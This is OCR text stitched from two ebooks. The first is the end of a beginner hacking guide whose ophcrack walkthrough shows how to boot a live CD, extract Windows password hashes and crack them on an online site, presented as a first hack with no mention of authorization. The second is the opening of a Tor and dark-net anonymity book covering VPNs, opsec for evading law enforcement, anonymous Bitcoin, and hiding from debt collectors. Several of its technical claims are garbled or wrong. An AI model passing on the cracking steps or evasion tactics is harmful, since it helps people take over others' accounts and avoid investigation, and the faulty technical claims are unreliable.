
Before you begin, make sure you have a blank DVD or CD so that you are able to burn onto it the image of ophcrack. Once you have that DVD or CD, you are ready to follow the steps below.

1. Download Ophcrack.

2. Download Windows 7 or Windows XP live CD. This is going to depend on which platform you are attempting to hack. If you are hacking Windows 7 or Windows Vista you will click on the option for ophcrack Vista/7 LiveCD. To hack Windows XP, you are going to select ophcrack XP LiveCD. After you have made your selection, you are going to burn the live image onto your CD.

3. Place the disc in your drive and then restart the computer.

4. If you have followed the previous steps correctly, you are going to see an like this one:




```
Ophcrack Graphic mode - automatic
Ophcrack Graphic mode - manual
Ophcrack Graphic mode - low RAM
Ophcrack Text mode

Run ophcrack GUI automatically:

Graphics mode
English language
and US keyboard

Automatic boot in 7 seconds...
```

5. Once you have seen that screen, ophcrack is going to boot automatically. If it does not, you can press enter to move it along.

6. Next, you are going to see lots of lines of code on your screen. They might appear and then disappear rather quickly. If that does happen, it is nothing to concern yourself with.

7. Next, you are going to see another screen (listed below) displaying the ophcrack password software geared toward recovery. When you get to the ophcrack screen, it will show a guest and an administrator account. You will also see the word *empty*. That means you have enabled the account and will be able to login without having to use a password.



User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
Administrator		31d6cfe0d16ae93...			empty
Guest		31d6cfe0d16ae93...			empty
Tim		[illegible]...			applesauce
HomeGroupUser$		[illegible]...			

Table	Directory	Status	Progress
Vista free	/mnt/hdc/tables/v...	100% in RAM	

Preload: done Brute force: done Pwd found: 3/4 Time elapsed: 0h 0m 53s

8. Ophcrack is unable to crack the password because of the hash table. That is not free, but it will display the hash *NTLM*.

9. You are going to copy that hash value located beneath the NT Hash Field.

10. You will then go to http://crackstation.net/. This is an online tool dedicated to hash cracking.

11. Once you have arrived at that site, you are going to type in the hash you took down from step 9. You will be prompted to enter a captche and after that, you will be able to click on *crack hashes*.

These steps are a great way for you to get started in hacking. They are simple to follow, and if successful, you will have performed your first hack! In this chapter, we talked about the twelve incredibly important steps to becoming a hacker. Remember that being a hacker means you have to remain fluid. Technology is constantly changing and making new advances. Anything *new* in the field might have some vulnerabilities you can try to exploit. Keep an eye out for the latest developments and releases in software.

Always keep in mind that hacking, like technology, is always changing. There is no end when it comes to learning how to hack. It is not a degree you obtain and then move into your respective field. Learn as many programming languages as you can. C is the basest of code, but there are several others out there. The major code programs are C, C#, C++, Java and Python. If you are able to familiarize yourself with those, you are well on your way to becoming a great hacker. Finally, when it comes to hacking, practice may not make perfect, but it will make you a great hacker.

Conclusion

Thank for making it through to the end of *Hacking: The Beginners Guide to Hacking Wireless Networks*, let's hope it was informative and able to provide you with all of the tools you need to achieve your goals—whatever they may be.

This book covered quite a bit in the way of hacking wireless networks, setting up the Kali Linux program and the importance of penetration testing. Kali Linux is one of the best programs to use as it has just about everything one would need to become a great hacker. It is a well rounded system with several components, but it is easy to maneuver and use. Most programs you can download are actually free, but they also have a paid component to them. Kali Linux is the same way. However, just about anything you might need in your hacking venture can be found in the free versions. Once again, Kali Linux is probably one of the best platforms out there and we hope you find it as useful as we do.

The next step is to test out the things you have learned in this book. Like most things in life, getting good at hacking is something that takes practice. Take some time to work on the procedures listed in this book and look for more titles from the author in the near future. Remember, the techniques we discussed in this book should never be used in a malicious manner.

Finally, if you found this book useful in anyway, a review on Amazon is always appreciated!

Tor and the Dark Net:

Crash Course in Hiding Your Online Activities and Staying Invisible from the NSA and Government Spying

Logan Styles

Table of Contents

Introduction

Congratulations on downloading *Tor and the Dark Net: A Crash Course in Hiding Your Online Activities and Staying Invisible from NSA and Government Spying.* I would like to thank you for doing so.

The following chapters will discuss several topics including: how to browse the internet anonymously, the hidden servers on TOR and how to avoid getting caught using them, counter-forensics the FBI doesn't want you to know about, Windows verses Linux and which offers stronger security, bitcoin anonymity, supercookies and encryption, how to prevent marketers and collection companies from finding you, protecting your assets, Darknet personas and even how to hide from the internet itself.

There are plenty of books on this subject on the market, thanks again for choosing this one! Every effort was made to ensure it is full of as much useful information as possible, please enjoy!

Chapter 1: How to Browse the Internet Anonymously

Privacy on the Internet is a concern of many people these days. Everyone wants to know just how private their online activities are and how much of what they search can be traced back to them. In all honesty, almost everything you do online can be traced back to you. Whether you are using a private or public WiFi connection, whatever you look at online is traced back to your device, which is linked directly to you. The majority of us aren't doing anything illegal, but are genuinely disturbed by the fact that anyone can see what we are doing online. There are millions of people on the internet and without taking special measures, anyone from hackers to the NSA can see what you are doing online.

You are probably wondering how your internet activity can be traced to you. There is one simple answer and that is your IP address. The IP address is a unique code that is associated with any and all network enabled devices. It provides servers with a rough geographic location of the device. Every time you access a website or other online service, the IP address passes through the servers.

In general, the information passing through just tells the servers what language it needs to display the content of the website in, display relevant advertisements and what content on the site you have access to. Content information is limited overseas by limiting your access according to your location. There are websites that get more attention from law enforcement than others. Websites like BitTorrent or pornographic sites.

There are a few ways to keep others from being able to track your online activities—and in this chapter we'll look at how to do so with a VPN.

A VPN is a virtual private network that lets you connect to the internet through a server that is run by a VPN provider. Any information traveling from your computer, tablet, or phone and the VPN server is securely encrypted. The setup will provide privacy by concealing internet activity from the ISP as well as the government. It will also allow the user to evade censorship by their place of business, the ISP, school, work and even the government. It will also create a *geo-spoof* of your location so that you can access services that may have been unfairly denied to you because of your geographic location or because you are traveling outside of your home country. VPNs can protect against hackers while one uses a public hotspot and it will allow the user to download P2P safely.

VPN subscriptions are available to anyone, and here is how they work. You sign up with a company for a service plan that offers VPN access. There are several companies, and a little later on we will talk about which one seems to be a favorite among users. After you sign up for the service plan, you will download the software and all appropriate applications to your device or devices. You'll choose a server location and then connect. With the VPN, your IP address is always hidden and you will be given one that is associated with whatever server you've chosen.

Your web activity is now completely hidden and encrypted so you can use your own network as well as public networks without fear of that activity being traced back to you.

When choosing a VPN, you are going to want to look for a few features that will be important for connectivity and overall security. First, you want to find a VPN that has the appropriate bandwidth. That deals with the data transfer limits that are imposed by the internet service provider as well as whatever VPN you chose. The majority of VPNs will come with unlimited bandwidth. Just make sure you don’t choose one that has limits, as this will slow your internet browsing tremendously.

Next, you want to find a VPN that allows multiple connections. Most people have several devices from laptops to smartphones and you want to be able to connect as many of those as possible.

Finally, you will want to look for the strength of encryption. There are two strengths of 128 and 256 bit. Obviously, the latter is the strongest, so aim to get that one. You will also look for a VPN that lets you choose your personal security protocols. A note on encryption is it can slow down your network connection, so choosing how strong you want the encryption can optimize your connectivity for speed and security depending on what you are doing on the Internet.

Another thing you need to look for with a VPN is the size of its network. You will want to find a VPN that has a minimum of fifty servers in their network. The more servers, the wider the distribution meaning there is more bandwidth available to use.

You will also want to check system compatibility. This step is pretty easy. All you need to do is make sure that the VPN will work with all of the devices you want to set it up on. The majority of VPNs are compatible with both Mac and Windows. It would be ideal to find one that works with all mobile devices also.

It is best to find a VPN that is easy to use, one that has automatic setup and excellent customer service on the off chance you need assistance. Below, we are going to show the top three VPNs that will help you browse anonymously.

1. Express VPN – Users of this VPN give it a 9.5/10 score. It has the strongest encryption and the fastest connection. As with anything, there are pros and cons with this type of service. Express VPN has the best pros of any we will cover in this chapter. There is unlimited bandwidth, you get two connections per account, it has a worldwide network, automatic setup, the connection is fast and reliable, it has a 256 bit encryption and customizable options, has 24/7 chat support, incredibly fast email support, a referral program and a money back guarantee, and is compatible with Windows, Android, Linux, iOS and Mac. With Express VPN there is only *one* con and that is that there is no phone support. There is a reason it is number one with users.

2. IPVanish – This VPN gets a 7/10 with its users. It has a very fast connection, allows two

per account, has unlimited bandwidth, a 256 bit encryption, compatible with Mac, Android, Windows and Linux, worldwide network, 24/7 email support, 1 week money back guarantee, automatic setup and a fast, reliable connection. There are a few more cons with IPVanish. It is not compatible with iOS, their email responses—while available 24/7—are not very fast, there is no phone support or live chat and no referral program. Overall, IPVanish still has great connectivity and speed and they are reliable. If you use iOS, you will want to stick with Express VPN.

3. HideMyAss – This is the final VPN in this chapter. It has unlimited bandwidth, is compatible with Mac, Android, Windows Linux and iOS, allows two connections per account, has a worldwide network, a thirty day money back guarantee, 256 bit encryption, 24/7 live phone, chat and email support. The cons are the connection is slow and unreliable, customer support is slow to respond and the software is more complicated than it needs to be. Overall, it has some great features, but their connectivity and performance aren't the greatest. HideMyAss can take days to respond to an email where Express VPN will generally respond within twenty minutes.

There are quite a few ways in which you can hide your online activities from prying eyes. VPNs are probably one of the most reliable and we provided you with the top three VPNs available on the market today.

Chapter 2: What is Tor and How to Use it Without Getting Caught

Tor is a network made up of volunteer operated servers that give people the opportunity to improve security and privacy while browsing the Internet. Those who use Tor can do so through connecting to virtual tunnels as opposed to making a direct connection. This allows users to share information on public networks without worrying about compromising their privacy. It also lets user's access destinations on the Internet that would otherwise be blocked.

Tor is necessary, as it helps protect against one of the more common forms of surveillance on the internet called *traffic analysis*. This is used to see who is talking to who on public networks. The source and destination of Internet traffic gives others the opportunity to track your interests and behavior. This type of traffic analysis can impede your ability to get a job and it can also impact your physical safety by revealing where you are.

Traffic analysis works by Internet data packets, which are broken down into two parts. There is a data payload and a header that is used to route traffic. The data payload is information being sent which can be an email message, an audio file or a webpage. Even if the data payload is encrypted, traffic analysis is still able to show quite a bit of information regarding the things you are searching and saying over the Internet. Traffic analysis is able to focus on the header, which is what discloses the destination, size, timing and source.

Downloading Tor is incredibly simple. All you have to do is download the Tor browser. Once you have it downloaded as a browser, you use it as you would any other browser. It can be downloaded on Linux, BSD and Unix as well. The Tor website has plenty of information and links making it a simple process no matter which route you choose.

Once you have the Tor browser or software downloaded, you can use it immediately. Now, Tor is also one of the secure browsers that have gained some interest from intelligence agencies. The FBI recently admitted responsibility for a malware attack on Tor.

Despite the known weaknesses of Tor, there has been very little progress made in the way of penetrating it completely. If used properly, surveillance agencies should not be able to see internet activity. Below, we will detail how to use Tor on your computer so that it is less likely to be compromised.

1. Never use Windows. That being said, do not use the Tor Browser bundle with windows. There are some vulnerabilities in the Tor Browser Bundle software proven in the FBI's takedown of Freedom Hosting as well as the NSA slides.

2. If you are unable to construct a workstation that is capable of running Linux as well as the latest version of Tor, along with a proxy like Privoxy and a web browser that is

firewalled for all outgoing Clearnet access, you might consider trying Whonix or Tails instead. These applications do all the work for you. Outgoing access must be firewalled in order to keep third party applications from accidentally leaking data about where you are.

3. Make sure that any storage being used is encrypted. The most current version of LUKS is relatively safe and most major Linux distributions offer automated setup during the installation process.

4. Keep in mind that the computer absolutely needs to be kept up to date. If you use Tails or are able to build your own workstation, make sure you are updating regularly to keep security vulnerabilities at a minimum. It is ideal to update every time a session begins, or at the very least daily. Tails actually notifies users upon startup if an update is readily available.

5. Always be reluctant to compromise Flash, Java and JavaScript. These should be disabled by default. If a site does require any of these, simply visit another site. Enabling scripting is a last resort, should only be temporary and only to the most minimum extent that is necessary to get functionality out of a website that there is no alternative for.

6. Drop cookies and local data sent to you by any site. Tor nor Tails is capable of doing this well enough. You can also use an add on called *Self-destructing Cookies*. This add on actually gets rid of cookies entirely.

7. The workstation has to be a laptop. It needs to be portable enough to carry with you and something that can be easily disposed of or possibly destroyed.

8. Do not use Google as a search engine. An alternative to this is *startpage* which is the default search engine for Tor, Whonix and Tails. It also won’t require the use of CAPTCHAs.

The next step in ensuring you are not tracked using Tor is the environment in which it is run. Tor has known weaknesses that can be exploited by hackers who might use information collected by the kinds of sites you are visiting. There are a number of steps you can use to mitigate the chances of someone knowing you are using Tor and they are listed below.

1. Do not use Tor from your home or even near your home. Do not work on sensitive information to the extent that you need to use Tor at home, even if you are offline. Computers like to be connected and they can do so automatically. If you aren’t performing any functions at home, there is no way they can be tied to that location. This really applies to those who face more advanced threats. Using Tor at home is reasonable for those who are not worried about the kind of information they are surfing on the internet.

2. Limit how much time you are using Tor at any location. Correlation attacks take some time, but in theory they can be done in less than a day. Jackboots are unlikely to appear the

same day you use Tor at Starbucks, but they might be there the next day. If you are truly concerned, do not use Tor for more than twenty-four hours at any single location. Once you have used it, consider it a burned location and don't go back. This will actually come in handy even if jackboots come six months later. It is easier for people to remember a regular customer as opposed to one who came in once and never came back. If you don't live in a big city, it does mean you will have to travel a little farther which can be difficult in smaller towns.

3. Finally, if you are leaving your home to perform activities you do not wish to be seen, leave your cell phone at home, turned on.

It may sound strange, but your mindset also has a lot to do with anonymity on the Internet. Most Tor users who get caught do so because they make mistakes like posting their true email addresses that are associated with their activities. This needs to be avoided as much as possible. Mental discipline is really the only way to do this.

1. It helps to think of Tor activity as something that is pseudonymous. You will want to create a virtual identity in your mind that corresponds with your activity. The virtual identity does not know who you are, nor will they ever meet you. What this boils down to is keeping things mentally separated in the strictest sense of the word.

2. If you are going to use public internet services, you will need to create entirely new accounts for your new pseudonym. Never mix the two. An example of this is not browsing the Facebook account that is connected to your true email address after you used Instagram with the pseudonym's email on that computer. Always wait until you get home.

3. Likewise, do not perform actions that are related to the pseudonymous activity on Clearnet unless that is your only option. An example of this is signing up for a provider that blocks Tor users. Make sure that if you do this you take extra precautionary measures to block the location you are at.

4. There are times when it is necessary to take or make a phone call. For this, you need to buy an anonymous prepaid phone. This can be hard to do in some countries, but it is possible. Always pay cash, do not use a credit or debit card to either purchase the phone or add minutes. Do not insert the battery or turn on the prepaid phone when you are ten miles or less from your home. Also, refrain from using a phone that a battery cannot be removed from. Do not use a SIM card that was used in another phone. Do not give out the number or admit that you have a prepaid phone to anyone who does not know you are using a pseudonym. This can include your family members.

Hidden services have been a topic of discussion in the news as of late, especially with a recent takedown of two hidden services that were high-profile, are Freedom Hosting and Silk Road. This is a good news/bad news situation. The bad news is that hidden services are a lot weaker than they should be or even could be. The good news is that the NSA hasn't done much with these hidden services.

Additionally, because hidden services usually run under another person's physical control, they can be vulnerable or compromised by that other party. It is incredibly important to protect the anonymity of that service because once it has been compromised, the game is over.

What this all comes down to is that anonymity is difficult. No technology on its own will ever be good enough. In order to remain anonymous, one has to pay close attention to detail, have a clear mind and be able to take real-world actions that mitigate weaknesses we are unable to address with the use of technology alone. There are some attackers who are bumbling fools at best and they happen to stumble upon a user by sheer luck. All a user has to do is make one mistake and they can ruin everything they have built. Advanced persistent threats are very real and are known as that because they are persistent. Others will not give up and neither should you.

Chapter 3: Windows versus Linux

When it comes to software, there are many things to take into consideration. One of the most important is which is going to offer the most secure network. Let’s face the facts. Windows is probably one of the most popular operating systems, meaning there are more applications and software that is compatible with Windows verses Linux. When it comes to anonymity on the Internet, it is probably more important that the operating system you run is the most secure.

When it comes to security, Linux boasts that it is the cornerstone of its operating system… which is why it is incredibly popular within the Information Technology community. They have a great reputation and are well-known. One of the ways it secures its systems is via privileges. There is no full administrator or root access user accounts by default with Linux. Windows does use that. With Linux, accounts tend to be lower level and grant zero privileges across the wider system.

What that means is that if a virus is able to infiltrate your system, the amount of damage the virus does is limited. It is also restricted to folders and files on the machine itself. That is incredibly beneficial when it comes to damage control because it is simpler to replace a single machine than to go through the entire network trying to find the source of Malware and any traces it may have left.

Open source code with Linux software is said to be better maintained and more secure because there are simply more people looking for flaws. Linus Law, which was named for Torvalds, says that with enough eyeballs, all bugs are without depth.

Considering the number of Windows machines in the entire world greatly outnumbers those using Linux, cyber-attacks tend to target Microsoft operating systems more often—and they are more likely to be successful. More importantly, however, is compatibility. The majority of software is written for Windows and that also applies to Malware.

This does not mean that all Linux run machines are entirely immune from attack. Statistically, users are safer using Linux over Windows so long as they stick to best practices when using their system.

Chapter 4: Bitcoin Anonymity

When being anonymous on the Internet, there may be times in which you need to handle funds. Making financial transactions while remaining anonymous can be difficult. Luckily, there is a solution to that problem in the form of Bitcoin. When used properly, Bitcoin safeguards anonymity, making it near impossible for anyone to link offline identity to the online persona. This chapter will provide a step by step guide to using Bitcoin. It will detail how to set up the safe environment that can be used to communicate, send and receive bitcoins as well as browse the web anonymously.

1. Get Tails. This is a Linux OS that can be run from a USB stick or a DVD. There is no need to physically install it on a computer. Tails comes with all of the necessary software pre-installed and will route all traffic through your previously setup Tor network. The easiest way to get Tails is from someone who already has it. They can copy it onto a USB. You can also download Tails from the official website. This will require you to verify and install it manually. They do provide step by step instructions, which are easy to follow and well written.

2. Start Tails. Get the computer and either put in the DVD or USB and start it up. Most newer computers are able to detect the drive and run Tails, but there are some instances in which you will have to input the BIOS setup. Anything you do with a particular pseudonym online should be done through Tails. That includes chatting, browsing, Bitcoin transactions or even typing documents. Keep the browsing focused. Never login to your personal social media accounts while using Tails.

3. Enable Persistence. This is a necessary step. Without it, you will not be able to save anything in Tails. Under the applications select Tails then select configure persistent volume. In order to use this option, the USB stick needed to be created using the Tails Installer program. If you had to create the stick manually, you will need to copy Tails using a different USB stick. Tails installer is under Applications > Tails > Tails Installer. You are going to be asked to make a passphrase. In this instance, length is better than complexity. This passphrase will be required each time you use Tails. You will also be required to pick what information you want Tails to store and remember. The less Tails stores, the more secure you will be. On the other hand, that means you will need to remember more things on your own and then set them up every time you use Tails. It is recommended you select Personal Data, GnuPG, Pidgin, Browser Bookmarks, Bitcoin Client, Icedove and Network Connections. Then, restart Tails with persistence. You will be required to enter your passphrase. Only files in the *persistence* folder will be saved each time you shut down the computer.

4. Set up KeePassX. This is a great password manager that requires you only to remember a couple of passwords. KeePassX can be accessed under applications > accessories >

KeePass X. You will create your password database by clicking File > Create New Database. You can use Diceware to select a long yet memorable password that will allow access to KeePassX. This will be the second of two to three passwords you will have to remember. Any other passwords will be created and easily accessible through KeePassX. You will save the database in your *persistent* folder. In order to create a new password, click on the yellow key entitled add new entry. You will provide a title and enter all other required information. The button you need to pay most attention to is entitled Gen and it can be found to the right of the field labeled Repeat. Click on the Gen button and a random password will be generated. You are able to decide on the length and whether or not it needs to contain special characters or numbers. For the best possible security, do not even look at the password. You really have no need to see it. And, if for some reason someone is capturing your screen, they will only see stars and not the password. All you need to do is generate it, then copy and paste into whichever site it is needed for.

5. Get a PGP Key. Once you are in Tails, you will need to create a new PGP key. This is found on the following path Applications > Utilities > Passwords and Keys. From there, you will click on the blue plus symbol which is located under the GnuPG key. There, you will enter your name and email address. If your intention is to use this key to receive and send encrypted emails, you will need to use an email address that you can control. Basically, the information entered here needs to be legit. If you need to setup an entirely new email address based on your pseudonym, you should do so. Once you have entered the email address and password, you will enter a password for the PGP key. Here, you can create one using KeePassX or Diceware. This is a password you will use every time an encrypted email is sent or if you need to decrypt a file.

6. Set up Electrum. In the Bitcoin Wallet you will select Applications > Internet >Bitcoin Wallet. Electrum is considered a lightweight wallet by Bitcoin standards. It does not need its own copy of Blockchain but will rely instead on numerous other nodes. In order to see your balance, you will enter the Bitcoin address into the Blockexplorer. You can use Blockcypher (or any other you find) in order to view the balance and any transactions associated with that Bitcoin account. Here you will make a new wallet. The standard wallet is just fine. There are thirteen words in English that represent the wallet seed. That is more than a simple password for the wallet. Anyone with that seed can steal your Bitcoins so make sure you are careful with where the words are stored. Storing the wallet seed words can be done safely in KeePassX. You can write them down on paper and lock it away or you are able to paste it into the comment field. No matter the method you use, make sure it is saved on an unencrypted drive. You will press proceed and can enter the wallet seed in the next window. From there, you will choose a password. You should create one with KeePassX. The password created will be necessary each time you make a transaction. Now that this is setup, you can make and receive Bitcoin payments. Bitcoin addresses and their correlating balances can be found under addresses. You can create more than one wallet associated with the identity. You can also make a new wallet for one transaction if you choose to. Separating wallets makes it easier to keep your funds separated for privacy or accounting purposes.

7. Communicate using XMPP and OTR. Pidgin is a program used to chat. Because anonymous email accounts are difficult to come by, it can be easier to chat with others using the Pidgin tool. The only problem with this tool is that you are unable to get messages if you are not online. Pidgin can be found under Applications > Internet > Pidgin. From there, you will launch Pidgin, add the account and then select XMPP as the protocol. There are several XMPP servers that are public. For this example, we chose the search engine duckduckgo because it is privacy-friendly. You will select a username and then enter duckgo.com as the domain. After that, select a password and then click the box labeled *create this new account on the server*. You will close that window and connect in order to enable your new chat account using Pidgin. You might be asked to enter your username and password again. It is easiest to use KeePassX for this password. To chat securely you will use the OTR encryption. In order to do this, select OTR > Start Private Conversation. If you'd like, you can verify integrity by selecting OTR > Authenticate Buddy.

8. Backup everything with PGP. This is the trickiest part of this process. What it comes down to is effort. The more you put into locking the key away, the less it will be less accessible if you need it. It is recommended to use a strong password with Diceware while creating the PGP Key. You can load the key onto any USB drive and leave it with friends, someone in your family or even a lawyer or safe deposit box. It is recommended that you backup regularly on documents you do not want to lose. This applies to the KeePassX password database and Bitcoin Wallets. You will select all files and folders you need to back up. You will then right click your selection and choose Encrypt. There might be a window that pops up asking you for the keys you want encrypted. Here, you will select just the PGP key. Never click the sign option. When you are ready to decrypt a file, you will simply double click the .gpg file and enter your password for the PGP key.

9. Finally, for each identity you have, you will repeat steps one through eight. You will want to have a different USB drive with Tails for each of your pseudonyms. The sticks should all have separate passwords, KeePassX databases and PGP keys.

With those steps out of the way, we can discuss how to get Bitcoins. The difficult thing here is that no matter how they are acquired, the transaction itself is unlikely to be anonymous. There are a few options detailed below that are a little more private.

You can purchase Bitcoins in person through Bitcoin meetups via the marketplace option on the Mycelium wallet. Note that this is only available on the Android version. You can also find traders by using localbitcoins platforms.

Bitcoins can be acquired from an ATM. These types of ATMs are common in some countries and incredibly obscure in others. You can check out Coin ATM Radal to find out if there is a Bitcoin ATM near you. If you do not select *other services* on the bottom left hand corner, you might miss out on places that sell bitcoins as vouchers.

If you are spending bitcoins, you should be accepting them as payment. If that is the case, finding a way to acquire them will be unnecessary. In this instance, bitcoins received are not anonymous because there will be a record that they were paid to you.

Finally, there is the option to mine bitcoins. It isn’t considered a profitable endeavor by any means, but it is an alternative. In order to mine bitcoins, you have to have a mining machine that you paid for with credit card or cash. It needs to be plugged in, pointed toward a mining pool and the earnings should start rolling in.

Chapter 5: Supercookies and Encryption

In order to understand supercookies, you need to know the definition of regular cookies. HTTP cookies, commonly known as a simple cookie, is code that is downloaded to the user’s browser each time they visit a website. Those cookies are able to store small bits of information that could be useful to the user, the website and any interaction between the two of them. An example of this is shopping on Amazon. Items that you put in your cart will be stored on a cookie so that if you leave the website for some reason, those items will remain in your cart. That cookie sends information to Amazon when you visit the site again.

Cookies have other functions as well. They can tell a website that you are logged in so you will not have to provide your login information the next time you visit. Third party tracking cookies are able to follow users on the Internet and provide the information collected to marketing companies by telling them where you have been online.

A supercookie is a tracking cookie but it is far more pernicious.

If you don’t want cookies tracking your Internet activity, you can clear the browsing history. That clears all cookies stored on the computer. The downside of that means you will have to put items previously stored back into virtual shopping carts and you will have to enter your login information on websites. Doing that makes it so those cookies aren’t able to track any longer.

This technique does not work with supercookies, however. Supercookies aren’t a cookie that is stored in the browser. It is a bit of information unique to the user’s connection that is then inserted into the header of the HTTP by the ISP (internet service provider). The information is able to identify a device uniquely to whatever website was visited. The information between the device and the server is connected, meaning that the user cannot do anything about it. It cannot be stored on the device, therefore cannot be deleted. Ad blocking software also cannot do anything about the supercookie either.

Supercookies are dangerous because there is the potential for privacy violation. Generally, cookies are related to a single website and aren’t shared with others. The UIDH is revealed to any website and tends to contain quite a bit of information regarding the user’s history and habits. A supercookie can also be used by advertisers who have the ability to bring back all deleted cookies from the user’s device and then, in turn, link them to new cookies.

So, what can we do about supercookies? They store a tremendous amount of information about you, are able to bring back all the normal cookies you deleted and are not stored on any device. That makes it difficult to do much of anything about these supercookies. Unfortunately, there aren’t many good ways to avoid supercookies. The best way to do so is the use of an encrypted VPN for your phone. We discussed VPNs in a previous chapter, and while they are great for computers, they are not necessarily awesome for phones and tablets, which are at the greatest risk for supercookies. You can also use encrypted proxy settings while using your phone to browse the internet. The problem there is ISPs can remove the encryption whenever they please, which limits its usefulness.

There aren’t many options when it comes to avoiding being tracked on your phone. If you install a VPN, you can get around most of the tracking. There are two safer bets though: The use of an untraceable phone or avoiding use of the internet on your mobile device.

Chapter 6: How to Prevent Marketers and Debt Collectors from Finding You

Many people find themselves inundated with debt at one point or another in their lives. Debt collectors in particular might be harassing you for payment and it might feel like you will never get a break. To be totally honest, hiding from debt collectors will not solve the problem. You can at least give yourself a chance to breathe and perhaps destress so you can find a way to get those pesky bills paid off.

Making yourself difficult to find is one way to get marketers and collectors off your back. You can change your address. Obviously if you cannot actually afford to move, you can get a PO Box. Remember, you are still legally responsible for the debt you've amassed; but you can change your address with all debt collectors and marketers. They will most definitely ask for a physical address, but you are not legally required to provide them with that information.

The next thing you can do, and is something we have discussed in previous chapters, is use a burner telephone. They are pretty cheap and come with prepaid minutes. They require no contract and can be purchased just about anywhere. Because they are relatively inexpensive, you should have two. One that is for family and friends and another strictly for bill collectors. When you need a break, turn off the phone for collectors.

Telemarketers actually purchase phone numbers from third party data providers. This is another reason a burner telephone can come in handy. Those do not store any kind of information and are not associated with a specific provider, making it difficult for anyone to find you by the telephone numbers you have.

There are a few ways to avoid having telemarketers and collectors track you down. First and foremost, register your phone on the National Do Not Call List. At this time, there are only about fifty percent of all cell phones on this registry. Never enter your actual cell phone number on any site. Do not enter sweepstakes or contests that have 'prizes'. Most of those are scams and are simply looking for people to enter their information so they can begin tracking them.

Another thing you can do is limit your online footprint. Again, we can mention VPNs here. They'll keep all of your online activities concealed from others. That is probably easier than deleting all of your social media accounts. If a VPN is not an option, you can also restrict public access to your profiles. If you are documenting your entire life on all social media accounts, marketers and collectors can track you down that way.

Believe it or not, marketers and collectors are turning to social media A LOT to track people down. A good way to avoid being found is to refrain from posting personal information. Also, make sure that your Facebook and other social media profiles are set to private. With Facebook, that makes it impossible for people to add you as a friend, but it also makes it so people who are not on your friends list cannot contact you. Pictures can give away a location, so avoid posting photos that show any kind of geographical information. Along those lines, photos can contain coordinates of where the photo was taken and that in itself can give away your location.

Whenever you apply for credit, you are required to provide a certain amount of information including your address, income and social security number. The only real way to avoid being found like this is to not apply for credit cards in general.

The steps outlined in this chapter are quite simple. However, if you truly want to conceal yourself from marketers and collectors, the best way to do so is to use the VPN. All of the ideas here will help, but they are not infallible.

Chapter 7: Darknet Personas

Darknet is a hidden internet existing underneath the web and it is purposely hidden from the view of those who are considered ordinary web users. A common misconception is that Darknet is difficult to access when in fact, the opposite is true. What is great about Darknet is it requires no special hacking skills or any other technical abilities. All you need to do is take a few minutes of your time to get started.

Before we delve into the awesomeness that is the Darknet, we are going to talk about the differences between the surface web, deep web and dark web. The surface web is what most people use. You can find anything through a standard search engine like Safari and Google Chrome. The deep web are things you are unable to find using standard search engines. These include libraries and government databases. Finally, there is the dark web. This is a very small portion of the web intentionally kept hidden and inaccessible with standard search engines. An example of this is the Tor network, which is only accessible when using the Tor browser.

The anonymity of darknet is achieved using what is called an onion network. When accessing the standard Internet, the computer will directly access the server that hosts the website you visit. With the onion network, the direct link is intentionally broken and the data is transmitted through several intermediaries before it reaches the final destination. The end result is the same in that you reach the website you were searching. The trasport medium prevents others from knowing who is behind the communication. Tor is known for its use of an onion router that is both user friendly and anonymous, and is accessible from almost any operating system.

Darknet was actually created by the military. Government, military and law enforcement organizations are the people who use the hidden Internet the most. They do so because the standard Internet can reveal the location of the user, even if the communication is well-encrypted. This is particularly useful for agents in the field, soliders and politicians needing to conduct secret negotiations.

Darknet is also popular with political bloggers and journalists, most notably those who live abroad in countries where political imprisonment and censorship are common. The ability to be anonymous online allows all of those people to communicate with others and access information that is normally blocked by firewalls. This is also a commonly used platform among revolutionaries and activitists so that they are able to orgainze without worrying about giving away their location or plans to the government they are opposing.

Accessing Darknet is not too difficult. As previously discussed, Tor (which actually stands for The Onion Router), is probably the most commonly used service to access the Darknet. Those who are more technologically advanced can find several ways to configure and use Tor, which is great. For those who are just looking for a way to browse the internet without fear of someone watching, Tor is surprisingly simple to use. The simplest way to use Tor is to install the new browser. Tor is built on top of the Firefox browser, so if you are familiar with that browser, Tor is going to be especially simple to use.

The Tor browser is used to anonymously surf the Internet. It also gives the user extra protection against hackers and any government agency that might be spying in order to collect data. Tor will also allow the user to access websites that were published anonymously. Those websites are some of the most popular on Darknet.

There is another ontion network known as the Freenet Project and that offers functionalities similar to Tor. It also allows for private network creation and that means the resources given or located on the machine are only accessible by those who have been placed on a friends list manually. There is also the I2P (Invisible Internet Project) that offers secure email, file sharing plug ins, file storage and social features like chat and blogging.

When it comes to creating an online persona, you can get creative. However, if you want to appear legitimate, you will want to create a name that is more common. There are websites that offer name generators that can help you find a name to use. Avoiding names like Bob Smith is a good idea. You want to find something that is somewhat common, but not overly obvious. The name you use can be your screen name, used for the email address you create and just about anything else you can think of on Darknet.

Chapter 8: Counter Forensics the FBI Does Not Want you to Know About

